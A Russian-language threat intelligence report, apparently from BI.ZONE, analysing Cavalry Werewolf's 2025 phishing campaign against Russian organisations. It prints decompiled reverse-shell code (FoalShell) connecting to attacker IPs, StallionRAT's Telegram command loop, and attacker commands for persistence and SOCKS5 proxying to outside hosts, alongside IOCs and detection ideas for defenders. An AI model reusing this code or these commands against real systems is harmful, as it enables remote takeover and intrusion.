

Cavalry Werewolf атакует Россию через доверительные отношения между государствами



Специалисты [BI.ZONE Threat Intelligence](#) зафиксировали активность кластера Cavalry Werewolf



с мая по август 2025 года.

Чтобы получить первоначальный доступ, злоумышленники запускали целенаправленные фишинговые рассылки, маскируя их под официальные письма госслужащих Кыргызстана. Основные цели атак — российские государственные учреждения, а также компании в сфере энергетики, добычи полезных ископаемых и обрабатывающей промышленности.

В выявленной активности Cavalry Werewolf полагался на вредоносные программы собственной разработки: реверс-шеллы FoalShell и трояны удаленного доступа StallionRAT с управлением через Telegram.



Киберпреступники часто отправляют фишинговые рассылки от имени крупных и известных организаций, а также государственных регуляторов или ссылаются на них в письмах. Чем сильнее бренд компании, тем охотнее злоумышленники используют ее айденитику. Узнаваемые логотипы и прочие элементы фирменного стиля повышают доверие со стороны пользователей, подталкивая их открыть письмо. Важно

помнить, что организации, под которые маскируются злоумышленники, не несут ответственности за действия преступников и причиненный в результате ущерб.

Ключевые выводы

- Cavalry Werewolf активно экспериментирует с наполнением арсенала. Это подчеркивает, как важно оперативно получать информацию об инструментах кластера — без этого невозможно поддерживать актуальные меры по предотвращению и обнаружению подобных атак.
- Злоумышленники могут не только выдавать себя за официальных лиц, но и действительно компрометировать их почтовые ящики для фишинга. Поэтому важно внимательно проверять не только отправителя, но и содержание письма: текст, ссылки и вложения.
- То, что атаки кластера не освещают публично, не значит, что их нет. Порталы киберразведки позволяют оперативно получать актуальную информацию о ландшафте киберугроз в регионе и эффективно расставлять приоритеты в защите.

Кампания


Фишинг

Cavalry Werewolf в целевых фишинговых рассылках на российские организации использует якобы почтовые адреса сотрудников различных ведомств Кыргызской Республики, например:

- Министерства экономики;
- Министерства культуры, информации и молодежной политики;
- Министерства транспорта и коммуникаций.

В качестве вложения в фишинговых письмах использовался RAR-архив, содержащий вредоносное программное обеспечение FoalShell либо StallionRAT.

В одной из фишинговых рассылок атакующие использовали реальный почтовый адрес, который встречается на сайте регулятора Кыргызской Республики. Вероятно, злоумышленники скомпрометировали данный адрес ранее для использования в атаках.



О проведении личного приема граждан список участников план и проведенная работа



Ирина Михайловна <irina.m@mail.ru>

Кому

← Ответить

↶ Ответить всем

→ Переслать



Ср 23.07.2025 8:26



О проведении личного приема граждан список участников.gar
292 KB

ВНИМАНИЕ! Данное письмо поступило от внешнего отправителя. Не переходите по ссылкам, не скачивайте и не открывайте вложения, пока не убедитесь, что это безопасно.

С 20 июля по 30 июля 2025 года в регионе планируется проведение торжественных мероприятий.

В период подготовки и проведения торжественных мероприятий прогнозируется увеличение количества спам-рассылок направленных на стимулирование негативных социально-политических процессов.

С учетом изложенного, для нейтрализации угроз безопасности на период подготовки и проведения торжественных мероприятий (с 20 июля по 30 июля 2025 года) внесены изменения в настройки спам-фильтра на почтовом сервере в части блокировки всех сообщений, направляемых с адресов электронной почты.

--

Ирина Михайловна

Отправлено из Почты [Mail](#)

Аппарат Правительства Российской Федерации по вопросу отнесения реализуемых на т...



Аппарат Правительства Российской Федерации <ap@inbox.ru>

Кому

← Ответить

↶ Ответить всем

→ Переслать



Ср 06.08.2025 9:05



Аппарат Правительства Российской Федерации по вопросу отнесения реализуемых на территории
60 KB

ВНИМАНИЕ! Данное письмо поступило от внешнего отправителя. Не переходите по ссылкам, не скачивайте и не открывайте вложения, пока не убедитесь, что это безопасно.

Уважаемые коллеги!

В рамках подготовки к совещанию на площадке Аппарата Правительства Российской Федерации по вопросу отнесения реализуемых на территории Аппарата Правительства Российской Федерации проектов к проектам, оказывающим существенное влияние на социально-экономическое развитие СФО, просим представить позицию по проектам, перечисленным во вложенном файле.

Пароль:

Служебная записка



Смирнов Николай Александрович <[redacted]@mail.ru>
Кому [redacted]



18.08.2025



Служебная записка от 12.08.2025.rar
759 KB

Уважаемые Коллеги!

Направляю служебную записку, по указанию руководства.

Доступ к архиву: [redacted]

С уважением,

[redacted]

Отдел кадров

Примеры фишинговых сообщений

Идея для гипотезы

В рамках поиска угроз можно отслеживать создание подозрительных архивов, похожих по имени на названия документов, по пути %LocalAppData%\Microsoft\Windows\INetCache\Content.Outlook.

В данную папку сохраняются файлы, которые были скачаны в клиент Outlook на хосте пользователя.

FoalShell

FoalShell — простые реверс-шеллы, написанные на языках Go, C++, C#, применяемые Cavalry Werewolf.

FoalShell позволяют атакующим выполнять произвольные команды в интерпретаторе командной строки `cmd.exe` на скомпрометированном хосте.

FoalShell C#

Исходный код .NET-приложения отличается простотой: по сути, это обычный reverse shell, который работает через `cmd` с перенаправлением потоков ввода и вывода. В результате злоумышленник получает доступ к командной строке на удаленном устройстве жертвы и может выполнять любые команды. При этом окно `cmd.exe` запускается в скрытом режиме. Если возникают ошибки ввода-вывода или сбой в работе сокетов, приложение автоматически прекращает выполнение.

Известные имена файлов:

- О результатах трёх месяцев совместной работы [redacted].exe
- Список сотрудников выдвинутых к премии ко Дню России.exe.exe
- Приказ о поощрении сотрудников ко дню России (Т-11а) № 1 от 30.05.2025.exe
- О ПРЕДОСТАВЛЕНИИ ИНФОРМАЦИИ ДЛЯ ПОДГОТОВКИ СОВЕЩАНИЯ.exe
- О работе почтового сервера план и проведенная работа.exe
- О проведении личного приема граждан список участников.exe

Обнаруженные PDB-пути:

- C:\Users\yaadzrr\Documents\reverseShells\Reverse-Shell-CS\Payload\Real_cli\obj\Release\Docu_rsnet.pdb
- C:\Users\yueying\Documents\reverseShells\Reverse-Shell-CS\Payload\Real_cli\obj\Release\NetChecker.pdb

```
TcpClient tcpClient = new TcpClient("188.127.225.191", 443);
NetworkStream stream;
for (;;)
{
    stream = tcpClient.GetStream();
    text = "shell>";
    byte[] bytes = Encoding.Default.GetBytes(text);
    stream.Write(bytes, 0, bytes.Length);
    byte[] array = new byte[1024];
    int num = stream.Read(array, 0, array.Length);
    Array.Resize<byte>(ref array, num);
    string @string = Encoding.Default.GetString(array);
    if (@string == "exit\n")
    {
        break;
    }
    Process process = new Process();
    process.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
    process.StartInfo.CreateNoWindow = true;
    process.StartInfo.FileName = "cmd.exe";
    process.StartInfo.Arguments = "/c " + @string;
    process.StartInfo.RedirectStandardOutput = true;
    process.StartInfo.RedirectStandardError = true;
    process.StartInfo.UseShellExecute = false;
    process.Start();
    string text2 = process.StandardOutput.ReadToEnd();
    string text3 = process.StandardError.ReadToEnd();
    byte[] bytes2 = Encoding.Default.GetBytes(text2);
    byte[] bytes3 = Encoding.Default.GetBytes(text3);
    stream.Write(bytes2, 0, bytes2.Length);
    stream.Write(bytes3, 0, bytes3.Length);
}
stream.Close();
tcpClient.Close();
```

Фрагмент кода реверс-шелла FoalShell на C#

Благодаря идентификатору сборки 8923c4d9-3fbf-4cf3-8a63-c5102293b774, названию пространства имен и структуре кода удалось обнаружить GitHub-репозиторий



с оригинальным проектом, использованным в качестве основы для данного ВПО.

FoalShell Cpp

В этом варианте злоумышленники использовали лаунчер на C++, содержащий шелл-код и обфусцированный реверс-шелл FoalShell в ресурсе под именем `output_bin`. При запуске ресурс считывается, для него с помощью WinAPI-функции `VirtualAlloc` с правами RWE выделяется область памяти. После этого содержимое ресурса копируется в выделенную память и происходит выполнение шелл-кода, который деобфусцирует основной код реверс-шелла и передает ему управление с помощью WinAPI-функции `ZwResumeThread`.

Известные имена файлов:

- О работе почтового сервера план и проведенная работа.exe
- Программный офис Управления Организации Объединенных Наций по наркотикам и преступности (УНП ООН).exe
- План-протокол встречи о сотрудничестве представителей должн.лиц.exe
- Аппарат Правительства Российской Федерации по вопросу отнесения реализуемых на территории Сибирского федерального округа.exe
- Информация по письму в МИД от 6 июля статус и прилагаемые документы.exe
- О проведении личного приема граждан список участников план и проведенная работа.exe

PDB-путь:

- C:\Users\Professional\Source\Repos\bin_loader\x64\Release\bin_loader.pdb

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
    HRSRC ResourceW; // rbx
    DWORD v4; // edi
    HGLOBAL Resource; // rax

    ResourceW = FindResourceW(0LL, (LPCWSTR)0x65, L"output_bin");
    v4 = SizeofResource(0LL, ResourceW);
    Resource = LoadResource(0LL, ResourceW);
    sub_1400011C0(Resource, v4);
    return 0;
}
```

Ресурс `output_bin` с нагрузкой в виде реверс-шелла FoalShell Cpp

Основной код реверс-шелла использует сетевые сокеты, запускает в скрытом режиме `cmd.exe` и перенаправляет потоки ввода-вывода в консоль, что позволяет злоумышленнику выполнять произвольные команды на удаленном хосте жертвы.

```

int __fastcall main(int argc, const char **argv, const char **envp)
{
    FreeConsole();
    WSASStartup(0x202u, &WSAData);
    s = WSASocketA(2, 1, 6, 0LL, 0, 0);
    name.sa_family = 2;
    *(_WORD *)name.sa_data = htons(0x1BBu);
    *(_DWORD *)&name.sa_data[2] = inet_addr("109.172.85.63");
    WSAConnect(s, &name, 16, 0LL, 0LL, 0LL, 0LL);
    memset(&StartupInfo, 0, sizeof(StartupInfo));
    StartupInfo.cb = 104;
    StartupInfo.dwFlags = 257;
    StartupInfo.hStdError = (HANDLE)s;
    StartupInfo.hStdOutput = (HANDLE)s;
    StartupInfo.hStdInput = (HANDLE)s;
    CreateProcessA(0LL, (LPSTR)"cmd.exe", 0LL, 0LL, 1, 0, 0LL, 0LL, &StartupInfo, &ProcessInformation);
    return 0;
}

```

Основной код реверс-шелла FoalShell Cpp

FoalShell Go

Данный вариант реверс-шелла, реализованного на Go, устанавливает соединение с удаленным сервером управления и предоставляет злоумышленнику скрытый доступ к командной строке компьютера жертвы.

Известные имена файлов:

- Служебная записка от 20.08.2025 [множество пробелов].exe
- Служебная записка от 12.08.2025 [множество пробелов].exe
- Аппарат Правительства Российской Федерации по вопросу отнесения реализуемых на территории Сибирского федерального округа проектов к проектам.exe

Путь к проекту:

- C:\source\repos\ggg

```

while ( (unsigned __int64)&retaddr <= *(_QWORD *)(v4 + 16) )
    runtime_morestack_noctxt();
v44 = net_Dial((unsigned int)&unk_51863A, 3, (unsigned int)"62.113.114.209:443", 18, v0, v1, v2, v3);
v45 = (_ptr_exec_Cmd)os_exec_Command(
    (unsigned int)"cmd.exewindowsrunning",
    7,
    0,
    0,
    0,
    v5,
    v6,
    v7,
    v8,
    v38,
    v40,
    v42,
    v43);
p_syscall_SysProcAttr = (syscall_SysProcAttr *)runtime_newobject(&RTYPE_syscall_SysProcAttr);
p_syscall_SysProcAttr->HideWindow = 1;
v11 = v45;

```

Фрагмент кода реверс-шелла FoalShell Go

Идея для гипотезы

В рамках поиска угроз можно отслеживать процессы с исполняемым файлом `cmd.exe`, который запускается подозрительным родительским процессом. Это могут быть:

- процессы, находящиеся в типовых для злоумышленников папках:
 - `%Temp%`
 - `%LocalAppData%`
 - `%AppData%\Roaming`
 - `C:\Users\Public`
 - `%UserProfile%\Downloads\`
 - `%UserProfile%\Desktop`
- родительские процессы с небольшим временем существования на хосте;
- процессы с именами, мимикрирующими под названия документов.

StallionRAT

StallionRAT — трояны удаленного доступа, написанные на языках Go, PowerShell, Python, используемые Cavalry Werewolf. StallionRAT позволяют атакующим выполнять произвольные команды, загружать дополнительные файлы и производить эксфильтрацию собранных данных. В качестве командного сервера используется телеграм-бот.

Известные имена файлов:

- Аппарат Правительства Российской Федерации по вопросу отнесения реализуемых на территории Сибирского федерального округа.exe

Обнаруженный PDB-путь:

- `C:\Users\Admin\source\repos\ConsoleApplication3\x64\Release\ConsoleApplication3.pdb`

В данной кампании атакующие использовали лаунчер, написанный на C++, для запуска экземпляра вредоносной программы StallionRAT на PowerShell. Лаунчер осуществляет запуск PowerShell с командой, закодированной Base64. Формат аргументов командной строки:

```
powershell -ExecutionPolicy Bypass -WindowStyle Hidden -EncodedCommand  
JABjAGgAYQB0AF8AaQBkACAAPQAgACIANwA3ADAAQAYADIAOAAyADgANQAiAA0ACgAkA...
```

Выполнение указанной PowerShell-команды приводит к запуску StallionRAT, управляемого через Telegram.

Идея для детекта

Для обнаружения подозрительной активности можно настроить корреляционное правило на запуски процесса `powershell.exe` с параметром `-EncodedCommand`, поскольку злоумышленники часто используют Base64-кодировку для обхода механизмов защиты и правил корреляции. Также активность может быть характерна для работы администраторов, но такие действия можно исключить из правила корреляции.

Идея для гипотезы

Для поиска угроз по данной активности можно выделить поиск событий запуска `powershell.exe` с параметрами `-WindowStyle Hidden` и `-ExecutionPolicy Bypass`. Такими параметрами могут пользоваться злоумышленники для скрытого запуска кода и обхода механизмов защиты. Однако, в отличие от детекта выше, такие команды использует и множество легитимного ПО, которое регулярно фильтровать достаточно проблематично.

Во время инициализации StallionRAT осуществляется присвоение идентификатора `DeviceID` скомпрометированному хосту. `DeviceID` — это случайное число от 100 до 10 000. Также данная вредоносная программа получает имя компьютера с помощью `$env:COMPUTERNAME`.

В вечном цикле (`while True`) постоянно вызывается функция `getUpdates` для получения новых команд и сообщений телеграм-бота. Результаты выполнения команд и сообщения об ошибках отправляются в определенный телеграм-чат, заданный в коде StallionRAT.

Команды RAT:

- `/list` — получает список скомпрометированных хостов, подключенных к данному C2. Возвращает список, содержащий `DeviceID` и имя компьютера;
- `/go [DeviceID] [команда]` — выполняет заданную команду с помощью `Invoke-Expression`;
- `/upload [DeviceID]` — загружает файл на устройство жертвы с помощью `Download-TelegramFile` и сохраняет его по пути `C:\Users\Public\Libraries\%fileName%`.

```

if ($message -eq "/list") {
    $deviceList = "Devices:"
    if ($clients.Count -gt 0) {
        foreach ($userId in $clients.Keys) {
            $deviceList += "`nID: $($clients[$userId].DeviceId) - $($clients[$userId].ComputerName)"
        }
    } else {
        $deviceList = "X devices"
    }
    Send-TelegramMessage $deviceList
}

if ($message -like "/go*") {
    if ($message.StartsWith("/go")) {
        try {
            $parts = $message.Substring(3).Trim() -split ' ', 2

            if ($parts.Length -gt 1) {
                $targetDevice = $parts[0]
                $command = $parts[1]

                if ([int]::TryParse($targetDevice, [ref]$null)) {
                    $targetDevice = [int]$targetDevice

                    $userIdForDevice = $clients.Keys | Where-Object { $clients[$_].DeviceId -eq $targetDevice }

                    if ($userIdForDevice) {
                        $chat_id_for_device = $clients[$userIdForDevice[0]].ChatId

                        try {
                            $output = Invoke-Expression $command 2>&1
                            $output = $output | Out-String

                            Send-TelegramMessage " ID ${targetDevice}:`n$output"
                        } catch {
                            Send-TelegramMessage "Error executing command on device ID ${targetDevice}: $_"
                        }
                    }
                } else {
                    Start-Sleep -Seconds $randomSeconds
                }
            } else {
                Send-TelegramMessage "Incorrect command format."
            }
        } catch {
            Send-TelegramMessage "Failed to parse the command. $_"
        }
    }
}

if ($messageupload -like "/upload*") {
    if ($messageupload.StartsWith("/upload")) {
        try {
            $deviceId = $messageupload.Substring(7).Trim()

```

Фрагмент кода StallionRAT, отвечающего за выполнение команд

После изучения дополнительной информации были обнаружены команды, выполняемые StallionRAT на одном из скомпрометированных хостов с идентификатором 9139. Они свидетельствуют о том, что данный RAT был доставлен в каталог C:\Users\Public\Libraries и добавлен в автозагрузку через ключ реестра Run:

```
'win.exe' successfully uploaded >> C:\Users\Public\Libraries\win.exe.  
/go9139 REG ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v WinRVN /t REG_SZ  
/d C:\users\public\libraries\win.exe /f
```

Также были выявлены следующие команды, свидетельствующие об использовании инструментов проксирования SOCKS5 — ReverseSocks5Agent и ReverseSocks5

①

:

```
/go9139 C:\users\public\libraries\rev.exe -pcl 96.9.125[.]168:443  
/go9139 C:\users\public\libraries\rev.exe -pcl 78.128.112[.]209:10443  
/go9139 C:\users\public\libraries\revv2.exe -connect 96.9.125[.]168:443  
/go9139 C:\users\public\libraries\revv2.exe -connect 78.128.112[.]209:10443
```

Кроме того, выполнялись команды для сбора информации о скомпрометированном хосте:

```
/go9139 ipconfig /all  
/go9139 netstat  
/go9139 whoami  
/go9139 ls C:\users\public\libraries  
/go9139 ping 10.70.70.10  
/go9139 net user /dom
```

Идеи для гипотез

Для поиска описанной выше подозрительной активности стоит сосредоточиться на следующих гипотезах:

- поиск и анализ событий создания файлов в папке C:\Users\Public\Libraries\, а также событий запуска процессов из этой же папки;
- поиск событий закрепления подозрительных файлов в ветке реестра \Software\Microsoft\Windows\CurrentVersion\Run через утилиту работы с реестром reg.exe и команду add либо через функциональность отслеживания изменений реестра, которые предлагают в том числе EDR-решения;
- поиск событий изучения окружения с помощью таких команд, как whoami, netstat, ipconfig, запускаемых подозрительными родительскими процессами и пользователями, которые ранее такие команды не использовали.

Анализ дополнительной информации

В ходе исследования удалось изучить дополнительную информацию, связанную с подготовкой к атакам Cavalry Werewolf и тестированием вредоносных программ.

В первом случае зафиксированы файлы, указывающие на подготовку атаки против российских компаний, а также файл на таджикском языке C:\Users\Admin\Desktop\Номерҳои кортаҳои new.rar, что может свидетельствовать о нацеливании злоумышленников и на Таджикистан.

Кроме того, есть основания полагать, что, помимо выявленного нами ВПО, злоумышленники могли использовать и другие инструменты, например AsyncRAT. На это указывает путь:

C:\Users\Admin\Desktop\Async Rust RAT_0.1.0_x64_en-US.msi.

```
C:\Users\Admin\Desktop\1.pdf
C:\Users\Admin\Desktop\25-06-2025_12-32-29.docx[множество пробелов].rar
C:\Users\Admin\Desktop\25-06-2025_12-32-29.rar
C:\Users\Admin\Desktop\9th_OPEC_international_seminar_AUSTRIA.exe
C:\Users\Admin\Desktop\9th_OPEC_international_seminar_AUSTRIA_9_10.07.2025.rar
C:\Users\Admin\Desktop\Agreements.iso
C:\Users\Admin\Desktop\Agreements.zip
C:\Users\Admin\Desktop\AnyToISO.lnk
C:\Users\Admin\Desktop\Async Rust RAT_0.1.0_x64_en-US.msi
C:\Users\Admin\Desktop\BSP остатки по банкам на конец 01.07.2025.xlsx
C:\Users\Admin\Desktop\CamScanner 17.07.2025-15-12-47.iso
C:\Users\Admin\Desktop\desktop.ini
C:\Users\Admin\Desktop\ExecCom.exe
C:\Users\Admin\Desktop\Export_IRIX_2018_01_en.html
C:\Users\Admin\Desktop\index.html
C:\Users\Admin\Desktop\index.rar
C:\Users\Admin\Desktop\myData.wim
C:\Users\Admin\Desktop\New Internet Shortcut.url
C:\Users\Admin\Desktop\osnovi_-peres.xlsx.7z
C:\Users\Admin\Desktop\osnovi_-peres.xlsx.rar
C:\Users\Admin\Desktop\Project_Docs.pdf.exe
C:\Users\Admin\Desktop\Project_Docs.rar
C:\Users\Admin\Desktop\Project_Docs.zip
C:\Users\Admin\Desktop\tdrop.rar
C:\Users\Admin\Desktop\Исх. №2512-3-29 от 30.06.2025.docx[множество пробелов].exe
C:\Users\Admin\Desktop\Исх. №2512-3-29 от 30.06.2025.rar
C:\Users\Admin\Desktop\Номерхои коргархо new.rar количество сотрудников new
C:\Users\Admin\Desktop\Остатки по банкам и Сводный реест за июнь-июль.rar
C:\Users\Admin\Desktop\План_предупреждения_и_ликвидации_ЧС_на_2025_2027_г.docx[множество пробелов].rar
```

Пути к файлам на компьютере атакующего

Во втором случае, помимо файлов с названиями на английском языке, обнаружены файлы с арабскими именами. Это указывает на то, что злоумышленники могут нацеливаться на страны Ближнего Востока. Таким образом, география их атак оказывается весьма широкой и не ограничивается Россией, другими странами СНГ и иными регионами, затронутыми зафиксированной нами вредоносной активностью Cavalry Werewolf.

```

C:\Users\Administrator\Desktop\.txt.rar
C:\Users\Administrator\Desktop\888.rar
C:\Users\Administrator\Desktop\client.py
C:\Users\Administrator\Desktop\client2Attack.py
C:\Users\Administrator\Desktop\desktop.ini
C:\Users\Administrator\Desktop\documents.rar
C:\Users\Administrator\Desktop\emails.txt
C:\Users\Administrator\Desktop\email_template - Copy.html
C:\Users\Administrator\Desktop\email_template.html
C:\Users\Administrator\Desktop\Export_IRIX_2018_01_en.html
C:\Users\Administrator\Desktop\index.htm
C:\Users\Administrator\Desktop\info_material_NLC_GCAA_2025-07-15.rar
C:\Users\Administrator\Desktop\info_material_NLC_LTA_2025-07-15.pdf.exe
C:\Users\Administrator\Desktop\info_material_NLC_LTA_2025-07-15.rar
C:\Users\Administrator\Desktop\info_material_NLC_MEEDG_2025-07-15.rar
C:\Users\Administrator\Desktop\info_material_NLC_MFA_GE_2025-07-15.rar
C:\Users\Administrator\Desktop\International Criminal Justice.rar
C:\Users\Administrator\Desktop\International_Criminal_Justice_SESI2025.rar
C:\Users\Administrator\Desktop\Internship Program Overview - International Criminal Justice.pdf.exe
C:\Users\Administrator\Desktop\Note Verbale No. (58.1.6)SNR58-268 (البيان الصادر بالعربية).rar
C:\Users\Administrator\Desktop\PE Explorer.lnk Заявление на арабском языке
C:\Users\Administrator\Desktop\putty-64bit-0.83-installer.msi
C:\Users\Administrator\Desktop\release_svc_prod3.231018_1809.exe
C:\Users\Administrator\Desktop\release_svc_prod3.231018_1809.zip
C:\Users\Administrator\Desktop\Telegram.lnk
C:\Users\Administrator\Desktop\US Defense Intelligence Agency.rar
C:\Users\Administrator\Desktop\Visual Studio Code.lnk
C:\Users\Administrator\Desktop\WindowsUpdate.log Регуляторный контроль за посещением
C:\Users\Administrator\Desktop\WinSCP.lnk приграничной зоны, прилегающей к сектору Газа
C:\Users\Administrator\Desktop\الضوابط التنظيمية لزيارة المنطقة الحدودية المحاذية لقطاع غزة.bat
C:\Users\Administrator\Desktop\الضوابط التنظيمية لزيارة المنطقة الحدودية المحاذية لقطاع غزة.rar

```

Пути к файлам на компьютере атакующего

Индикаторы компрометации

Архивы

- 27a11c59072a6c2f57147724e04c7d6884b52921da2629fb0807e0bb93901cbc
- 3cd7f621052919e937d9a2fdd4827fc7f82c0319379c46d4f9b9dd5861369ffc
- c3df16cce916f1855476a2d1c4f0946fa62c2021d1016da1dc524f4389a3b6fa
- e15f1a6d24b833ab05128b4b34495ef1471bd616b9833815e2e98b8d3ae78ff2
- dae3c08fa3df76f54b6bae837d5abdc309a24007e9e6132a940721045e65d2bb
- 8404f8294b14d61ff712b60e92b7310e50816c24b38a00fcc3da1371a3367103
- 8e6d7c44ab66f37bf24351323dc5e8d913173425b14750a50a2cbea6d9e439ba
- fa6cdd1873fba54764c52c64eadca49d52e5b79740364ef16e5d86d61538878d
- 0e7b65930bc73636f2f99b05a3bb0af9aaf17d3790d0107eb06992d25e62f59d
- c9ffbe942a0b0182e0cd9178ac4fbf8334cae48607748d978abf47bd35104051
- 04769b75d7fb42fbbce39d4c4b0e9f83b60cc330efa477927e68b9bdba279bb8
- 7da82e14fb483a680a623b0ef69bcbfd9aaaedf3ec26f4c34922d6923159f52f

FoalShell

- c26b62fa593d6e713f1f2ccd987ef09fe8a3e691c40eb1c3f19dd57f896d9f59
- 1dfe65e8dc80c59000d92457ff7053c07f272571a8920dbe8fc5c2e7037a6c98
- a8ada7532ace3d72e98d1e3c3e02d1bd1538a4c5e78ce64b2fe1562047ba4e52
- cc9e5d8f0b30c0aaeb427b1511004e0e4e89416d8416478144d76aa1777d1554
- ec80e96e3d15a215d59d1095134e7131114f669ebc406c6ea1a709003d3f6f17
- 8e7fb9f6acfb9b08fb424ff5772c46011a92d80191e7736010380443a46e695c
- b13b83b515ce60a61c721afd0aeb7d5027e3671494d6944b34b83a5ab1e2d9f4
- af3d740c5b09c9a6237d5d54d78b5227cdaf60be89f48284b3386a3aadeb0283
- 4f17a7f8d2cec5c2206c3cba92967b4b499f0d223748d3b34f9ec4981461d288
- 22ba8c24f1aefc864490f70f503f709d2d980b9bc18fece4187152a1d9ca5fab
- 148a42ccaa97c2e2352dbb207f07932141d5290d4c3b57f61a780f9168783eda
- 7084f06f2d8613dfe418b242c43060ae578e7166ce5aead2904a8327cd98dbdf
- ab0ad77a341b12cfc719d10e0fc45a6613f41b2b3f6ea963ee6572cf02b41f4d
- 6b290953441b1c53f63f98863aae75bd8ea32996ab07976e498bad111d535252

StallionRAT

- cc84bfdb6e996b67d8bc812cf08674e8eca6906b53c98df195ed99ac5ec14a06

ReverseSocks5

- fbf1bae3c576a6fcfa86db7c36a06c2530423d487441ad2c684cfeda5cd19685

ReverseSocks5Agent

- a3ec2992e6416a3af54b3aca3417cf4a109866a07df7b5ec0ace7bd1bf73f3c6

Сетевые индикаторы

- 188.127.225[.]191:443
- 94.198.52[.]200:443
- 91.219.148[.]93:443
- 185.244.180[.]169:443
- 109.172.85[.]95:443
- 185.231.155[.]111:443
- 185.173.37[.]67:443
- 188.127.227[.]226:443
- 62.113.114[.]209:443
- 96.9.125[.]168:443
- 78.128.112[.]209:10443

MITRE ATT&CK

Тактика	Техника	Процедура
Initial Access	Phishing: Spearphishing Attachment	Cavalry Werewolf использует вложения в фишинговые электронные письма для распространения ВПО
Execution	Command and Scripting Interpreter: PowerShell	Cavalry Werewolf использует лаунчер на C++ для запуска PowerShell с закодированной Base64-командой, содержащей код вредоносной программы StallionRAT
	Command and Scripting Interpreter: Windows Command Shell	Cavalry Werewolf использует реверс-шеллы FoalShell для удаленного выполнения команд в интерпретаторе <code>cmd.exe</code>
	User Execution: Malicious File	Жертва должна распаковать вредоносный RAR-архив и запустить исполняемый файл, чтобы инициировать процесс компрометации системы
Persistence	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Cavalry Werewolf добавляет StallionRAT в ключ реестра Run: [HKCU\Software\Microsoft\Windows\CurrentVersion\Run] WinRVN = "C:\users\public\libraries\win.exe"
Defense Evasion	Deobfuscate/Decode Files or Information	Cavalry Werewolf использует шелл-код из ресурса <code>output_bin</code> лаунчера на C++, который деобфусцирует и запускает реверс-шелл FoalShell
	Hide Artifacts: Hidden Window	Cavalry Werewolf использует в реверс-шеллах FoalShell невидимое окно, чтобы скрыть активность, выполняемую в пользовательском интерфейсе
	Masquerading: Space after Filename	Cavalry Werewolf использует множество пробелов или символ <code>_</code> перед расширением исполняемых файлов вредоносных программ, например: • Службная записка от 20.08.2025[множество пробелов].exe • Службная записка от 16.06.2025_____.exe
Discovery	Obfuscated Files or Information: Embedded Payloads	Cavalry Werewolf хранит вредоносную нагрузку в секции ресурсов лаунчера на C++
	Obfuscated Files or Information: Encrypted/Encoded File	Cavalry Werewolf кодирует PowerShell-код StallionRAT с помощью Base64
	Account Discovery: Domain Account	Cavalry Werewolf использует команду <code>net user /dom</code> для получения списка учетных записей домена
	File and Directory Discovery	Cavalry Werewolf использует команду <code>ls</code> для получения информации о содержимом каталога
	System Information Discovery	Cavalry Werewolf использует StallionRAT для получения имени компьютера жертвы
	System Network Configuration Discovery	Cavalry Werewolf использует команды <code>ipconfig /all</code> и <code>netstat</code> для сбора сетевой информации о скомпрометированных хостах
	System Network Configuration Discovery: Internet Connection Discovery	Cavalry Werewolf использует команду <code>ping</code> для проверки доступности хостов внутри инфраструктуры жертвы
	System Owner/User Discovery	Cavalry Werewolf использует команду <code>whoami</code> для получения имени пользователя скомпрометированного хоста
Command and Control	Application Layer Protocol: Web Protocols	Cavalry Werewolf использует в StallionRAT HTTPS для коммуникации с <code>https://api.telegram.org/</code>

Тактика	Техника	Процедура
Exfiltration	Ingress Tool Transfer	Cavalry Werewolf использует StallionRAT для загрузки файлов на компьютер жертвы
	Non-Application Layer Protocol	Cavalry Werewolf использует сокет в реверс-шеллах FoalShell для коммуникации с управляющим сервером
	Proxy	Cavalry Werewolf использует инструменты проксирования SOCKS5 — ReverseSocks5Agent и ReverseSocks5
	Web Service: Bidirectional Communication	Cavalry Werewolf использует Telegram Bot API в StallionRAT для отправки и получения сообщений
	Exfiltration Over Web Service	Cavalry Werewolf использует Telegram для отправки информации о компьютере жертвы

Не пропустите новые угрозы — подпишитесь на статьи о них

* Обязательное поле

Обнаружение описанной вредоносной активности

Рассматриваемая вредоносная активность обнаруживается следующими правилами [BI.ZONE TDR](#):

- win_suspicious_powershell_encoded_command
- gen_ti_wolfs_network_ioc_was_detected
- gen_ti_wolfs_hash_was_detected
- win_discovery_owner_and_users_system
- win_discovery_system_network_configuration
- win_discovery_network_connections
- win_th_start_hidden_powershell

Как защититься от подобных атак

Фишинг занимает первое место среди векторов атак: злоумышленники рассчитывают на невнимательность получателя и распространяют ВПО через электронную почту.

